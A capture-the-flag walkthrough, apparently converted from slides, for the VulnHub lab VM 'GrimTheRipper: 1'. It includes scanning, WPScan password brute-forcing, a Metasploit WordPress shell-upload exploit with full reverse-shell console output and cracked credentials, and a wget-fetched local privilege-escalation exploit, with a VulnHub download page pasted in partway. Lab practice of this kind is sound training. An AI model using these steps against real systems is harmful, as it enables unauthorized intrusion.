
Here, I took the vulnerable machine from the <u>vulnhub</u> website.


MACHINE #1

GRIM THE REAPER


▲ The Grim the Reaper machine is running in VMware which is our target machine




△ Our machine will be using the Kali Linux. Using netdiscover as sudo user to find the IP address of the target machine connected in the network.




▲ The IP address was found. With Nmap, run the scan find the open ports, state, service and also their version.




- From results with aggressive Nmap scan, we found SSH port 22/tcp and also HTTP port 80/tcp is open. Since the port 80 is open on target machine running Apache server.
- ▲ Open the browser on our machine and explore the website by entering the targeted machine IP address.




▲ I viewed source of the website there is nothing suspicious. So, let's use dirb by brute force to see the whether other directories are available under the IP address.




▲ When visited the directories of the websites where dead end. But in one of the directories of the website page source code has secret message encode with base 64.



★ When tried to decode the message of the base 64 it revealed the directory /1010101 and visited the website directory.




▲ Further looking into the folders of the website directory.





▲ In the website, as we see it has user named admin, log in portal, and website is powered by WordPress.

▲ The WordPress powered websites can be brute forced to find the password of the admin by using WPScan.



▲ Since we got the login credentials, we can use Metasploit





▲ Now, we can exploit and get the shell access.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.83.158:4444
[*] Authenticating with WordPress using admin:Password@123 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /1010101/wordpress/wp-content/plugins/eANWFCMKnj/zBIBSAOaRV.php...
[*] Sending stage (39927 bytes) to 192.168.83.172
[+] Deleted zBIBSAOaRV.php
[+] Deleted eANWFCMKnj.php
[+] Deleted ../eANWFCMKnj
[*] Meterpreter session 1 opened (192.168.83.158:4444 \rightarrow 192.168.83.172:57328) at 2022-07-22 12:11:11 -0400
meterpreter > shell
Process 4886 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/bash")'|
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@ubuntu:$
www-data@ubuntu:$
```

After getting shell access, we can check the target machine OS version to confirm it as we know it already in Nmap.

```
meterpreter > shell
Process 4886 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/bash")
shell-init: error retrieving current directory: getcwd: cannot access parent directories:
www-data@ubuntu:$
www-data@ubuntu:$ lsb_release -a
lsb release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 12.04.5 LTS
Release:
               12.04
Codename:
               precise
www-data@ubuntu:$
```

▲ As need root access to capture the flag of the targeted machine



Back About Release | Downloa

GRIMTHERIPPER: 1

About Release

Name: GrimTheRipper: 1

Date release: 20 Aug 2019

Author: Manish Chandra

Series: GrimTheRipper

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

grim.zip (Size: 1.5 GB)

Download: https://drive.google.com/open?id=1ouOBDmaDRQpwXa7MCwPr3qzgnMup3sXB

Download (Mirror): https://download.vulnhub.com/grimtheripper/grim.zip


Download (Torrent): https://download.vulnhub.com/grimtheripper/grim.zip.torrent (Magnet)

Description

This boot2root is a linux based virtual machine and has been tested using VMware workstation.


Goal: Get the root shell and then obtain flag under: /root/(flag.txt).

- To get root access, we need to perform privilege escalation by using Searchsploit.
- ▲ In new terminal, now we've to find the exploit package from searchsploit database for target machine ubuntu version.
- ▲ Selecting the parameter which has local privilege escalation and download it. The exploit package is written in 'C' language.
- After that we run Python run the http server under the default port 8000 to transfer the exploit to target machine.



A Return to the target machine shell and then download the exploit package from http service by wget command.

▲ By using gcc command, we make it as executable and the permission of the file using chmod. I named the file as host.



★ Here we're in root folder and captured the flag.